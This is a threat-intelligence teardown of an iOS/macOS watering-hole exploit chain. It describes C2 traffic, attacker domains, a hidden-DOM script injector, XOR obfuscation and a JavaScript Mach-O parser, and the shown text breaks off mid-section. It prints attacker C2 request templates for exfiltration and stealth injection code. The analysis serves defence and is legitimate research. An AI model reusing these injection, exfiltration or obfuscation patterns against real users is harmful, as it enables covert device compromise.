

Coruna: A Complete Technical Teardown of a State-Grade iOS/macOS Watering-Hole Exploit Chain

By NadSec

Published: 2026-03-06 · Archived: 2026-05-09 02:01:31 UTC

Coruna: A Complete Technical Teardown of a State-Grade iOS/macOS Watering-Hole Exploit Chain

Author: @Nadsec | **Date:** March 2026 | **Classification:** Threat Intelligence - Public

Abstract

Coruna is a multi-stage, multi-platform exploit chain targeting Apple's Safari/WebKit engine and XNU kernel on ARM64 (arm64e) devices running iOS and macOS. Operated by UNC6691 (GTIG, March 2026), the chain progresses from browser exploitation through kernel compromise to persistent root-level access - parsing Mach-O binaries from JavaScript, scanning system framework memory for ROP/JOP gadgets, bypassing Apple's Pointer Authentication Codes (PAC), escaping the JIT cage, establishing C2 communication, triggering a kernel vulnerability in IOSurfaceRoot (CVE-2023-41974), forging entitlements via `cs_blob` manipulation, and remounting the root filesystem read-write. This paper presents a complete static reverse engineering of the browser stage (15 unique JavaScript modules, 28 files, ~700KB of obfuscated source) and the kernel exploit (`dump.bin` , a 2MB ARM64 DYLIB with 649 functions), including full XOR string decryption (191 unique strings across 1,250 instances), WebAssembly module extraction, ARM64 instruction mask mapping, Mach-O binary structure analysis, symbol/import categorization (265 kernel exploit imports), kill chain integration, and attribution to UNC6691.

Table of Contents

1. [Infrastructure & Command-and-Control](#)
 2. [Module System & Obfuscation Layer](#)
 3. [Mach-O Parser & Dyld Cache Walker](#)
 4. [WebKit Exploit Primitives](#)
 5. [Trigger Mechanisms & PAC Bypass](#)
 6. [ARM64 Gadget Scanner](#)
 7. [PAC Bypass & Authenticated Call Chain](#)
 8. [JIT Cage Escape & Native Code Execution](#)
 9. [Final Payload Assembly & Post-Exploitation](#)
 10. [Embedded WebAssembly Module Analysis](#)
 11. [Appendix A - Decoded String Inventory](#)
 12. [Appendix B - Indicators of Compromise & Detection](#)
 13. [Conclusion](#)
 14. [Kernel Exploitation Stage \(`dump.bin` \)](#)
 15. [Kill Chain Integration](#)
 16. [Attribution & Threat Actor Profile](#)
-

1. Infrastructure & Command-and-Control

1.1 Domain and Delivery Model

All 16 JavaScript modules are hosted on a single hardcoded domain: `b27.icu` . There is no domain generation algorithm (DGA), no fast-flux DNS rotation, and no fallback C2 domain anywhere in the codebase. Every payload URL is a static HTTPS path using a SHA1-like hex string as the filename (e.g., `https://b27.icu/feeee5ddaf2659ba86423519b13de879f59b326d.js`). The simplicity of this infrastructure is deliberate - a single throwaway domain is cheaper to burn and harder to fingerprint behaviorally than a DGA pattern.

Delivery is via **watering-hole compromise**: a legitimate website visited by the target is injected with a `<script>` tag that loads the initial payload from `b27.icu` . The initial loader fingerprints the victim's platform (iOS vs. macOS, WebKit version) and conditionally fetches the appropriate exploit chain. No user interaction beyond visiting the compromised page is required.

1.2 Payload Inventory

The recovered `urls.txt` maps all 13 payload URLs to their functional roles. Each filename is the SHA1 hash of its content, and each module self-registers into the custom module system (Section 2) using a separate internal SHA1 hash. The full inventory:

#	Role	Internal Hash (truncated)	Filename Hash
1	Config / Mach-O parser	81502427ce45...	feeee5ddaf26...
2	macOS Stage 1 bootstrap	7b7a39f8e545...	055c5ab6028f...
3	macOS Stage 2 (eOWEVG) - Wasm JIT cage path	55afb1a69f9e...	d9a260b1c2f6...
4	macOS Stage 2 (agTkHY) - Segmenter path	5264a0694295...	5aed00feae0b...
5	iOS exploit (uOj89n)	bcb56dc53171...	25bb1b38371a...
6	iOS exploit (qeqLdN)	ca6e6ce1111d...	d715f1db179d...
7	Fallback exploit (XSLTProcessor)	2d2c721e64fb...	2cea19382f2b...
8	Final Payload A (PtqWRQ=true)	164349160d3d...	2839f4ff4e23...
9	Final Payload B (PtqWRQ=false)	6241388ab7da...	ee164f985cd9...
10	Exploit loader - KRfmo6	166411bd90ee...	b903659316e8...
11	Exploit loader - yAerzw	d6cb72f5888b...	7994d095b1a6...
12	Exploit loader - Fq2t1Q (OfflineAudioContext)	dbfd6e840218...	8d646979cf7f...
13	Exploit loader - YGPUu7 (NaN-boxing)	8dbfa3fdd44e...	9e7e6ec78463...
14	Inner module - Payload A	(base64 inline)	final_payload_A_16434916_inner.js
15	Inner module - Payload B	(base64 inline)	final_payload_B_6241388a_inner.js

Payloads A and B are selected based on a boolean flag `PtqWRQ`. When `true`, Payload A is loaded; when `false`, Payload B. Both contain the same exploit logic but differ in their JIT cage escape implementation - Payload A uses a PAC-authenticated code pointer path, while Payload B uses a non-authenticated fallback path with additional runtime checks.

1.3 C2 Communication Protocol

Post-exploitation communication is handled entirely over HTTP using `XMLHttpRequest`. The protocol is straightforward:

Outbound (beacon/exfil) - POST:

```
POST https://b27.icu/<path> HTTP/1.1
Content-Type: application/json

<body: JSON-encoded payload>
```

Inbound (stage fetch) - GET:

```
GET https://b27.icu/<path>?<random_param>=<random_value> HTTP/1.1

Response: arraybuffer (binary data)
```

Key implementation details extracted from XOR-decoded strings in the final payload files:

- **Anti-caching:** Every GET request appends a random query parameter. The parameter name is generated via `Math.random().toString(36).slice(2, random(5,10))` and the value is a random `0` or `1`. This defeats naive URL-based caching and deduplication.
- **Retry logic:** Downloads retry up to **20 times** on failure before calling the error handler. POST requests have a **10-second timeout** (`1732540248 ^ 1732530248 = 10000ms`).
- **Response validation:** GET responses are validated by checking `readyState === 4` and `status === 200` (computed as `762411314 ^ 762411514`).

- **Error reporting:** On failure, the framework sends a GET request to `<error_url>?/<error_code>`, allowing the operator to monitor exploit failures in real time.

1.4 DOM Injection Stealth

Once a stage is fetched, it is injected into the page using a hidden DOM element:

```
// Decoded from XOR:
const div = document.createElement("div");          // [62,51,44] ^ 90
div.setAttribute("style", "opacity: 0.0");          // [65,70,75,94,87] ^ 50 / [87,72,89,91,81,76,65,2,24,8,22,8] ^ 56
div.innerHTML = randomInt() + "}" + randomInt();
document.body.appendChild(div);
```

The `<div>` is created with `opacity: 0.0`, making it invisible to the user. The `innerHTML` is padded with random integers to vary the DOM signature. Next-stage JavaScript is loaded by creating a `<script>` element (decoded: `[3, 19, 2, 25, 0, 4] ^ 112 = "script"`) with an error listener attached. After execution, the injected DOM elements are removed via `setTimeout` to minimize forensic traces, and the URL's query string is cleaned via `window.history.replaceState`.

1.5 Shared Memory State Machine

The final payloads use a `Uint32Array`-backed state machine for coordination between the main thread and the injected code. The shared buffer layout:

Offset	Field	Values
<code>B[0]</code>	State	<code>0 =IDLE</code> , <code>1 =READY</code> , <code>2 =DOWNLOADING</code> , <code>3 =DATA_AVAILABLE</code> , <code>4 =ERROR</code> , <code>5 =FATAL</code> , <code>6 =INJECT</code>
<code>B[1]</code>	Length	Byte length of data in the command buffer
<code>4..SA</code>	Command/URL buffer	ASCII string (outbound URL or POST body)
<code>FA..SA</code>	Response buffer	ASCII string (response data)

The state machine is polled via `setTimeout(U.wA, 1)` - a tight 1ms polling loop. When the exploit kernel writes a URL into the command buffer and sets the state to `READY`, the C2 handler reads the URL, performs the HTTP request, writes the response into the response buffer, and transitions back to `IDLE`. The `INJECT` state (`6`) triggers the DOM injection path described above.

The total shared buffer size is computed as $928462177 \wedge 911684961 = 16,777,216$ bytes (exactly $2^{24} = 16\text{MB}$), split evenly between command and response regions.

1.6 URL Pattern Matching

The payloads contain URL matching patterns for identifying which fetched resources to intercept:

- `.js` - standard JavaScript files
- `.min.js.js` - double-extension pattern (possible CDN artifact)
- `.min.js.js$` - anchored variant ensuring the match is at the end of the URL

These patterns suggest the watering-hole injection targets JavaScript files served by the compromised site, potentially replacing or augmenting legitimate `.js` resources with exploit-bearing payloads.

1.7 Multi-Domain Delivery (GTIG)

Our initial assessment that `b27.icu` was the sole delivery domain was based on analyzing the recovered `urls.txt` IOC file, which only contained `b27.icu` URLs. Google Threat Intelligence Group's March 2026 report documented several additional Coruna delivery domains operated by UNC6691:

Domain	Status
<code>b27[.]icu</code>	Active - the instance analyzed in this paper
<code>h4k[.]icu</code>	Documented by GTIG
<code>7p[.]game</code>	Documented by GTIG
<code>spin7[.]icu</code>	Documented by GTIG

Domain	Status
k96[.]icu	Documented by GTIG
seven7[.]vip	Documented by GTIG

All follow the same delivery pattern: a fraudulent gambling site or fake cryptocurrency exchange (e.g., impersonating WEEEX) serves as the visible lure page, while the Coruna exploit chain loads via hidden iFrame. The b27.icu frontend - 7P.GAME, a Chinese-language gambling site - is not an unrelated domain takeover; GTIG confirmed UNC6691 uses gambling lures as delivery vehicles.

1.8 URL Derivation

GTIG documented that the framework uses sha256(COOKIE + ID)[:40] to derive resource URLs, which explains the SHA1-hash-like filenames of all 13 JavaScript payloads on b27.icu (e.g., feeee5ddaf2659ba86423519b13de879f59b326d.js). The exploit avoids execution if the device is in Lockdown Mode.

1.9 Registration & Infrastructure History

Date	Event
2025-06-01	Domain registered via Gname.com (Singapore). Registrant: Hong Kong, China
2025-07-08	DNS shows direct IP 15.152.32.229 (not yet CloudFront-fronted)
~2025-12	UNC6691 acquires Coruna framework (per GTIG)
2026-03-06	WHOIS updated - registrant country changed to US (operational cover)
2026-03-09	CloudFront-fronted (d35oc5m182mh0p.cloudfront.net), all 13 payloads still live

The registrar (Gname.com) and DNS provider (share-dns.com) remained consistent throughout, with three distinct nameserver configurations. The infrastructure evolved from direct IP hosting to CloudFront-fronted delivery - deliberate hardening over time while exploit payloads persisted byte-identical.

2. Module System & Obfuscation Layer

Coruna implements a custom module system that serves as both an organizational backbone and an obfuscation layer. The entire ~1.2MB framework (across 28 JavaScript files) is bound together through a single global namespace and a hash-based import/export mechanism. All human-readable strings - function names, API calls, WebKit internals, system library paths - are encoded at rest and decoded only at runtime.

2.1 The `globalThis.vKTo89` Namespace

The module system is anchored on a single global object: globalThis.vKTo89 . This namespace exposes exactly two methods:

Method	Signature	Purpose
OLdwIx(hash)	(string) → object	Import: retrieves a registered module's export object by its hash
tI4mjA(hash, base64)	(string, string) → void	Register: decodes a base64 payload, evaluates it, and registers the result under the given hash

Every file in the framework begins with the same preamble pattern - a let r={}; declaration followed by one or more OLdwIx() import calls:

```
let r = {};  
const K = globalThis.vKTo89.OLdwIx([(8, 95, 95, 9, ...).map(x => {  
  return String.fromCharCode(x ^ 57);  
}).join(""))]);  
  
const {N:x, tn:W, nn:F, Vt:m, U:j, An:S, vn:0, T:l, v:o, I:u, B:s, K:R, O:L}  
  = globalThis.vKTo89.OLdwIx([(65, 22, 22, 64, ...).map(x => {  
    return String.fromCharCode(x ^ 112);  
  }).join(""))]);
```

The hash argument itself is never a plaintext string - it is always computed at runtime via XOR decoding of a 40-element integer array. The two methods constitute the entire module API; there is no dynamic loading, no `require()`, no `import()`, and no network fetches for module resolution.

2.2 Module Hash Topology

Across all 28 files, exactly **five unique module hashes** are used:

Hash	Role	Registered By	Imported By
1ff010bb3e857e2b...	Core primitives library	External (pre-loaded)	All 28 files
6b57ca3347345883...	Exploit utilities library	External (pre-loaded)	All 28 files
81502427ce4522c7...	Platform exploit module	8 files (ios_qeqLdN, ios_uOj89n, fallback, final_A_inner, final_B_inner, 25bb1b38, 2cea1938, d715f1db)	4 files
356d2282845eafd8...	Payload A delivery module	2 files (final_payload_A, 2839f4ff)	3 files
7861d5490d7bf5ab...	Payload B delivery module	2 files (final_payload_B, ee164f98)	3 files

The two core hashes (`1ff010bb...` and `6b57ca33...`) are **never registered** by any file in the recovered set - they must be pre-loaded by the watering-hole bootstrap before any exploit module executes. Every file imports at least one of these two, and most import both. The core primitives library (`1ff010bb...`) exports a BigInt/pointer abstraction class `Vt` along with helper functions `N`, `S`, `j`, and `O`. The exploit utilities library (`6b57ca33...`) exports the exploit engine object `T` with sub-namespaces `Dn.Pn` (memory read/write), `Dn.En` (environment info), `Dn.On` (arithmetic operations), and `Dn.Hn` (hardware feature flags).

The remaining three hashes represent **platform-specific exploit modules** that are both registered and imported - files that call `tI4mjA()` to register code, and other files that call `0LdwIx()` with the same hash to consume it. Hash `81502427...` is the most widely registered (8 different files register under it), suggesting it serves as a polymorphic module - different exploit paths register different implementations under the same interface hash, allowing the consumer to remain agnostic to which vulnerability was used.

2.3 Inner Module Registration via `tI4mjA`

The `tI4mjA` method implements a module-within-a-module pattern. Files that call `tI4mjA` pass two arguments: a hash (XOR-decoded as usual) and a **base64-encoded JavaScript string** that constitutes the module's actual implementation.

For example, `final_payload_A_16434916_inner.js` registers module `81502427...` with a base64 payload of **12,100 characters** (9,073 bytes decoded). When decoded, the payload is itself a complete JavaScript module with its own `let r = {};` preamble, its own `0LdwIx()` imports, class definitions, and an export object - a fully self-contained program nested inside a string inside another program.

The registration flow:

```
tI4mjA(hash, base64)
  → atob(base64)      // decode base64 to JavaScript source
  → eval(source)       // execute the source in current scope
  → register(hash, r)  // store the resulting export object `r` under hash
```

The outer file (`final_payload_A_16434916_inner.js`) contains the bootstrap logic - WebAssembly compilation, JIT shellcode generation, kernel call primitives - while the inner base64-decoded module contains the Mach-O parser and dyld cache walker. This nesting means the most sensitive code (the code that directly manipulates kernel memory) is never visible as plaintext JavaScript in the outer file - it exists only as an opaque base64 blob until the moment of execution.

2.4 XOR String Encoding

Every meaningful string in the framework - API names, WebKit internal class names, Mach-O segment identifiers, system library paths, C function names - is encoded using the same pattern:

```
([68, 56, 18, 24, 31, 14, 6, 68, 39, 2, 9, 25, 10, 25, 18, 68, ...].map(x => {
  return String.fromCharCode(x ^ 107);
}).join(""))
// Decodes to: "/System/Library/Frameworks/CoreGraphics.framework/Versions/A/CoreGraphics"
```

The encoding is a single-byte XOR applied element-wise to an array of integers. Each encoded string uses its own XOR key, drawn from a pool of **64 unique keys** in the range **45-122** (ASCII `-` through `z`). Across all 28 files, there are **1,250 XOR-encoded string instances**.

The key selection is not random - it follows a pattern that restricts keys to printable ASCII ranges:

Key Range	ASCII Range	Count of Keys
45-57	- through 9	11
65-90	A through Z	26
95	_	1
97-122	a through z	26

This constraint ensures that the encoded integer arrays contain values that, when XORed with the key, produce valid character codes. The result is that every string in the framework requires a per-instance XOR operation before use - no static analysis tool or `strings` command will extract readable content from these files.

Representative decoded strings include:

Encoded Array	Key	Decoded Value	Context
[68,56,18,24,31,14,6,68,...]	107	/System/Library/Frameworks/CoreGraphics.framework/Versions/A/CoreGraphics	Library lookup
[38,38,45,60,33,45]	121	__TEXT	Mach-O segment name
[3,19,2,25,0,4]	112	script	DOM element creation
[7,7,12,29,0,12]	88	__TEXT	Mach-O segment name (alternate key)
[14,14,11,31,98,27,2,18,...]	81	__ZN3JSC16jitOperationListE	C++ mangled JSC symbol

2.5 XOR Numeric Constant Obfuscation

Beyond strings, Coruna applies XOR encoding to **all numeric constants** that would reveal the exploit's intent. Across the framework, **1,771 XOR-encoded numeric constant instances** use the pattern `(a ^ b)` where both operands are large (5-10 digit) integers that XOR to a small, meaningful value:

```
// Buffer sizes
1497851754 ^ 1497850730 // = 1024 (0x400)
1799578463 ^ 1799578207 // = 256 (0x100)

// Mach-O structure offsets
1466855267 ^ 1466859335 // = 4132 (0x1024)
1733842996 ^ 1733843764 // = 768 (0x300)
1448298096 ^ 1448297536 // = 560 (0x230)

// Bitmasks
```

```
2001424737 ^ 2001424670 // = 127 (0x7F)
897005418 ^ 897005546 // = 128 (0x80)
```

The operands appear to be generated by choosing a random large integer and XORing it with the desired value, producing a second operand. The two operands are visually indistinguishable from arbitrary constants, making it impossible to grep for specific offset values (like `0x400` or `0x300`) without executing the XOR operations. This extends to:

- **JIT warmup counters:** `1885621838 ^ 1902399054` = iteration count
- **WebAssembly opcodes:** `4294967296 + (826824781 ^ -464815310)` = ARM64 instruction words
- **Status codes:** `1400065645 ^ 1383288417` = Mach-O magic number comparison value
- **Structure field offsets:** offsets into JSC internal objects like `JSCell`, `Structure`, `Butterfly`

The `4294967296 + (a ^ b)` pattern (where `4294967296 = 232`) handles unsigned 32-bit overflow, converting signed XOR results to unsigned ARM64 instruction words.

2.6 Property Name Minification

All exported module properties use 1-2 character minified names. The 14 properties exported from the core utilities module are:

```
N, An, B, Dn, I, K, nn, O, T, tn, U, v, Vt, vn
```

Internal class methods follow the same convention - the Mach-O parser class `nt` exposes methods like `tl()` (library lookup), `kl()` (symbol resolution), `dc()` (address computation). The exploit primitive class `ut` in `KRfmo6_166411bd.js` has 33 methods including `ne()`, `lr()`, `re()`, `le()`, `hr()`, `Dr()`, `br()`, `ee()`, `Yr()`, `Ar()`, `Pr()`, `Ci()`, `rr()`, `zi()`, `tA()`, `dr()`, `wr()`, `sr()`, each corresponding to a memory operation (read byte, read 32-bit, read 64-bit, write, search, etc.).

This minification is consistent with a build tool (likely a JavaScript bundler/minifier) being part of the Coruna development pipeline - the names are not hand-chosen for obfuscation but are the output of automated dead-code elimination and name mangling.

2.7 Indirect Property Access

Two files - `KRfmo6_166411bd.js` and `b903659316e881e624062869c4cf4066d7886c28.js.js` - employ an additional layer of obfuscation by accessing the `globalThis.vKTo89` namespace through XOR-decoded computed property names rather than direct dot notation:

```
// Standard pattern (26 files):
globalThis.vKTo89.OLdWIX(hash)

// Indirect pattern (2 files):
globalThis[([29, 32, 63, 4, 83, 82].map(x => String.fromCharCode(x ^ 107)).join(""))]
  [[([58, 57, 17, 2, 60, 13].map(x => String.fromCharCode(x ^ 117)).join(""))]
    (hash)
  // Decodes to: globalThis["vKTo89"]["OLdWIX"](hash)
```

Each indirect access uses a different XOR key pair - `(107, 117)`, `(116, 53)`, `(88, 78)`, `(108, 69)` - for the namespace and method names respectively. This means that even `grep` for the literal string `vKTo89` would miss these two files. The indirect-access files correspond to the **core JIT exploit loaders** (`KRfmo6` and `b903659`), suggesting the developers applied extra obfuscation to the most critical components.

2.8 Anti-Analysis Patterns

Every `throw` statement in the framework uses an **empty error message**:

```
throw new Error("")
```

Across all 28 files, there are **exactly 28 instances** of `throw new Error("")` (one per file) and **3 unique** instances of `throw new Error(XOR_DECODE)` with XOR-encoded non-empty messages: `"jsobj must be a BigUint64Array..."`, `"unreachable"`, and `"WasmJitCageCallPrimitive only supports 8 register args, got "` (found in `KRfmo6`, `b903659`, `d9a260b`, and `e0WEVG`). The overwhelming majority use empty messages as a deliberate anti-forensics measure - if the exploit fails and an exception propagates to the browser's error console, the empty message reveals nothing about what failed or why. Combined with the XOR-encoded strings, this means a crash produces minimal actionable diagnostic information for a defender monitoring the browser console.

Additionally, the framework makes no use of `console.log`, `console.warn`, `console.error`, or any other logging mechanism. There are no comments in any file. The code is fully minified with no whitespace beyond what JavaScript syntax requires. The total framework size of ~1.2MB across 28 files consists entirely of executable logic - zero bytes are spent on documentation, debugging aids, or human-readable identifiers.

3. Mach-O Parser & Dyld Cache Walker

Once Coruna achieves arbitrary memory read/write through WebKit exploitation, it needs to locate kernel and userspace functions in memory. Rather than hardcoding addresses (which shift with every OS update due to ASLR and the shared cache), the framework implements a **complete Mach-O parser and dyld shared cache walker in pure JavaScript**. This parser can navigate the in-memory layout of any Mach-O binary, resolve symbols by name, and walk the dyld shared cache to find any loaded library - all from JavaScript running inside a compromised WebKit renderer process.

The parser is implemented across two files: `config_81502427.js` (9,073 bytes, the inner module registered under hash `81502427...`) which contains the core Mach-O parsing logic, and `macos_stage1_7b7a39f8.js` (28,545 bytes) which contains the bootstrap logic, dyld cache enumeration, and target function resolution.

3.1 Core Parser Architecture - `config\_81502427.js`

The parser defines four classes in a layered architecture:

Class	Role	Key Methods
<code>tt</code>	Parsed Mach-O container - holds parsed load commands, segment data, and the symbol table trie	<code>ae()</code> , <code>ue()</code> , <code>fo()</code> , <code>ao()</code>
<code>rt</code>	Segment-relative resolver - resolves symbols relative to segment base addresses	<code>fo()</code> , <code>wo()</code> , <code>mo()</code> , <code>Eo()</code>
<code>et</code>	Virtual address resolver - resolves symbols as absolute virtual addresses for in-memory access	<code>fo()</code> , <code>wo()</code> , <code>mo()</code> , <code>Eo()</code> , <code>So()</code> , <code>xo()</code> , <code>To()</code> , <code>yo()</code> , plus 15 segment/section inspection methods
<code>nt</code>	Dyld shared cache walker - enumerates all loaded images in the cache and provides library-level symbol lookup	<code>Jo()</code> , <code>Wo()</code> , <code>Yo()</code> , <code>Qo()</code> , <code>Go()</code> , <code>Ho()</code>

The entry point is the free function `Y(t, r)`, which takes a pointer `t` (a `Vt` `BigInt` wrapper pointing to a Mach-O header in memory) and a boolean `r` (whether to perform deep parsing with section enumeration). `Y` returns a `tt` instance containing all parsed data.

The parser reads the standard 64-bit Mach-O header (`mach_header_64`, 32 bytes):

```
Offset 0:  magic    → checked against 0xFEEDFACF (MH_MAGIC_64)
Offset 4:  cputype  → checked against 0x100000C (CPU_TYPE_ARM64)
Offset 16: ncmds   → number of load commands (e.le(t.H(16)))
Offset 32: first LC → start of load command iteration (t.H(32))
```

The magic check `0xFEEDFACF` is encoded as `4294967296 + (961497420 ^ -945638525)` - the 2^{32} addition handles JavaScript's signed 32-bit XOR producing a negative result that must be converted to an unsigned value. The CPU type check `0x100000C` is encoded as `1400065645 ^ 1383288417`, confirming the parser exclusively targets **ARM64** binaries.

3.3 Load Command Processing

The parser iterates through all load commands in a `for` loop, reading the command type (`n = e.le(s)`) and command size (`f = e.le(s.H(4))`) at the head of each command, then advancing by `f` bytes. It handles five load command types:

Case Value	Mach-O Constant	Hex	Purpose
15	<code>LC_UUID</code>	<code>0x0F</code>	Sets a "has UUID" flag (<code>m = true</code>)
25	<code>LC_SEGMENT_64</code>	<code>0x19</code>	Parses segment and section headers - the primary data extraction path
50	<code>LC_BUILD_VERSION</code>	<code>0x32</code>	Reads platform ID and minimum OS version; checks for chained fixups support

Case Value	Mach-O Constant	Hex	Purpose
4294967296 + (1215443043 ^ -932040639)	LC_DYLD_INFO_ONLY	0x80000022	Extracts export trie offset and size
4294967296 + (1699491186 ^ -447992511)	LC_DYLD_EXPORTS_TRIE	0x80000033	Alternative export trie path (newer dyld format)

3.4 Segment & Section Parsing (LC_SEGMENT_64)

The `case 25` handler is the most complex, parsing the full `segment_command_64` structure (72 bytes) and optionally all contained `section_64` structures (80 bytes each):

```
const n = {
  Re: e.lr(s.H(8), 16),    // segname - 16-byte string at offset 8
  Xe: e.hr(s.H(24)),       // vmaddr - 64-bit at offset 24
  Es: e.hr(s.H(24)),       // vmaddr (duplicate read, used for bounds)
  Os: e.hr(s.H(32)),       // vmsize - 64-bit at offset 32
  Ge: e.hr(s.H(40)),       // fileoff - 64-bit at offset 40
  zs: e.hr(s.H(48)),       // filesize - 64-bit at offset 48
  $s: e.le(s.H(56)),       // maxprot - 32-bit at offset 56
  qs: e.le(s.H(60)),       // nsects - 32-bit at offset 60
  Ms: e.le(s.H(64)),       // flags - 32-bit at offset 64
  flags: e.le(s.H(68)),    // (extended flags)
  Ds: s.H(72),            // pointer to first section header
  Ls: {},                 // section dictionary (populated on deep parse)
};
```

When deep parsing is enabled (`r = true`), the parser iterates through `n.Ms` sections, reading each 80-byte `section_64` header and storing sections in the `Ls` dictionary keyed by section name (`Vs`):

```
const s = {
  Re: e.lr(r.H(16), 16),    // segname - offset 16
  Vs: e.lr(r.H(0), 16),     // sectname - offset 0
  Xe: e.hr(r.H(32)),        // addr - offset 32
  Os: e.hr(r.H(40)),        // size - offset 40
  Ge: e.le(r.H(48)),        // offset - offset 48
};
```

After parsing, the code performs **segment name matching** against three XOR-decoded strings to identify critical segments:

Decoded Segment Name	Action
<code>__TEXT</code> ([38,38,45,60,33,45] ^ 121)	Computes the ASLR slide: <code>i = t.sub(n.Xe)</code> (actual load address minus preferred vmaddr). If <code>__TEXT</code> has a zero file offset, marks slide as invalid. Also records the <code>__LINKEDIT</code> base from this segment's vmaddr.
<code>__LINKEDIT</code> ([20,20,7,2,5,0,14,15,2,31] ^ 75)	Computes the linkedit base pointer: <code>u = n.Xe.add(i).sub(n.Ge)</code> - rebase the segment's vmaddr by the ASLR slide, then subtract fileoff to get the base for resolving file-relative offsets.
<code>__AUTH_CONST</code> ([44,44,50,38,39,59,44,48,60,61,32,39] ^ 115)	When deep parsing, looks for the <code>__auth_got</code> section within this segment. If found, records its address as <code>d</code> - used later for PAC (Pointer Authentication Code) stub resolution.

3.5 Export Trie Symbol Resolution

The `tt` class includes a custom **trie walker** (`ao()` method) that resolves symbol names from the Mach-O export trie - the compact data structure Apple uses to store exported symbol information. The trie is accessed from the `__LINKEDIT` segment using offsets obtained from `LC_DYLD_INFO_ONLY` or `LC_DYLD_EXPORTS_TRIE`.

The trie format uses **LEB128 (Little-Endian Base 128)** variable-length integer encoding. The parser implements LEB128 decoding inline:

```
// LEB128 decoding loop
let i = 0, o = 0;
```

```
do {
    i += ((845108587 ^ 845108500) & r[n]) << o; // 0x7F mask - low 7 bits
    o += 7;
} while ((1467298385 ^ 1467298513) & r[n++]); // 0x80 mask - continuation bit
```

The masks `0x7F` and `0x80` are XOR-encoded as `845108587 ^ 845108500 = 127` and `1467298385 ^ 1467298513 = 128` respectively. This is a textbook LEB128 implementation: read 7 bits of data per byte, continue while the high bit is set.

The trie walker (`ao()`) performs a depth-first traversal with string prefix matching. Given a symbol name like `_malloc` , it navigates the trie by:

1. Reading node size (LEB128)
2. If at the target node (prefix matches symbol name) and the node has terminal info, return the symbol value
3. Otherwise, read child count, iterate children by reading edge labels (null-terminated strings) and following edges where the label matches the next portion of the target symbol name
4. Recurse into matching children

The `rt` class exposes this through convenience methods:

- `wo(name)` - resolve a symbol, throw if not found
- `fo(name)` - resolve a symbol, return zero pointer if not found
- `mo(name)` - check if a symbol exists (returns boolean)
- `Eo(...names)` - try multiple symbol names, return the first that resolves

Each of these methods prepends a single-character prefix to the lookup key before calling `ao()` . The prefixes are XOR-decoded single characters: `_` (from `[54] ^ 105` , `[30] ^ 65` , `[108] ^ 51` , etc.) - these correspond to different lookup modes (symbol by name, symbol existence check, etc.) within the trie walker's state machine.

3.6 Virtual Address Resolver - Class `et`

The `et` class wraps a parsed `tt` container and provides the primary API used by all downstream exploit code to inspect in-memory Mach-O layouts. Where `rt` works with file-relative offsets, `et` resolves everything to **absolute virtual addresses** suitable for direct memory reads via the exploit primitives.

The constructor captures the base address of the Mach-O in virtual memory (`_o = this.wo.Hs.Gs.yt()`), and all address-returning methods add this base to trie-resolved offsets:

```
fo(t) {
    const r = this.wo(prefix + t); // trie lookup → file offset
    return r ? this._o + r : 0;    // add base → virtual address
}
```

The class provides 25 methods (excluding the constructor) organized into four functional groups, plus two internal conversion helpers:

Symbol Resolution (5 methods):

- `fo(name)` - resolve symbol to virtual address, return 0 if absent
- `wo(name)` - resolve symbol to virtual address, throw if absent
- `mo(name)` - test symbol existence (boolean)
- `Eo(...names)` - try multiple names, return first match
- `ko(name)` - resolve symbol, read a 64-bit pointer from the resolved address

Segment & Section Inspection (8 methods):

- `So(segname)` - return a segment descriptor (with vmaddr, vmsize, filesize, flags, section list) by name
- `xo(segname, sectname)` - return a section descriptor within a segment; lazy-parses sections on first access
- `Io(segname, sectname)` - alternate section lookup with on-demand header parsing
- `To(segname)` - like `So()` but throws on failure
- `Oo(vaddr)` - convert a virtual address to a file offset using the `__DATA` segment's slide (`vaddr - Es + Xe`)
- `zo(name)` - resolve symbol, read 32-bit value at that address
- `Po(name, default)` - resolve symbol, read 64-bit value via `wr()` , or return default
- `yo()` - lazily construct and return the `nt` dyld cache walker from the parsed image's linkedit base and slide

Address Range Queries (5 methods):

- `Ao(segname, addr)` - test if `addr` falls within segment bounds (`Xe ≤ addr < Xe + Os`)
- `$o(segname, sectname, addr)` - test if `addr` falls within a specific section
- `qo(addr)` - test if `addr` falls within any segment of the parsed image

- `Uo(segname, value)` - search a segment's contents for an 8-byte value, return the address where found
- `Ro(segname, value)` - search for a pointer value (via `br()` 64-bit read), return the address

Iteration & Cross-Reference (5 methods):

- `Co(segname, value)` - search for a pointer and return the 64-bit value at that location
- `Mo(seg1, seg2, callback)` - iterate `seg2`'s pointer entries; for each pointer that falls within `seg1`, invoke `callback(pointer, value)`
- `Do(segname, callback)` - iterate segment contents as 32-bit words, invoking `callback(addr, word)` per entry
- `Lo(segname, callback)` - iterate segment as pointer-sized entries, wrapping each in a `Vt BigInt` object
- `Bo(target)` - search all segments for one whose address range encloses a given `target` pointer; used for locating which image contains a given code address

Internal Helpers (2 methods):

- `po(segment)` - convert a raw segment descriptor to a plain object with `.yt()` `BigInt`-to-Number conversions
- `vo(section)` - convert a raw section descriptor to a plain object with `.yt()` conversions

These methods are the workhorses of the entire exploit chain. Every subsequent stage - from finding JSC internals to locating PAC signing gadgets to resolving kernel function pointers - calls into `et` to navigate memory. The `Bo()` method is particularly important: given an arbitrary code pointer obtained from a vtable or function reference, it identifies which Mach-O image (library) contains that address, enabling the exploit to parse that image's symbol table and find adjacent functions.

3.7 Dyld Shared Cache Walker - Class `nt``

The `nt`` class (in `config_81502427.js`) implements enumeration of the **dyld shared cache** - Apple's optimization that pre-links all system frameworks into a single memory-mapped file. On modern iOS/macOS, nearly all system libraries live in this cache rather than as standalone files.

The constructor takes two arguments: the cache's base address in memory (`No`) and a pointer to the cache header (`Vo`). It validates the header, enumerates all loaded images, and caches parsed results:

```
constructor(t, r) {
  this.No = t;    // cache base address
  this.Vo = r;    // cache header pointer
  this.Xo = false; // alternate header format flag
  this.Zo = {};   // parsed image cache (path → et instance)
  this.images = this.jo(); // enumerate all images on construction
}
```

Header Validation - `Fo()` and `Ho()` :

The parser reads the cache magic string via `T.Dn.Pn.dr(this.Vo)` and validates it. The `Ho()` method checks for an exact match against `dyld_v1 arm64e` (decoded from `[60,33,52,60,7,46,105,120,120,57,42,53,110,108,61] ^ 88`), while `Fo()` checks that the magic starts with `dyld` (decoded from `[61,32,53,61] ^ 89`). The `arm64e` suffix confirms the parser targets Apple's **Pointer Authentication** (PAC) enabled architecture - arm64e rather than plain arm64.

Image Enumeration - `jo()` :

The image table location is read from the cache header at two possible offset pairs, handling different `dyld_cache_header` versions:

Try	Offset	Field	Purpose
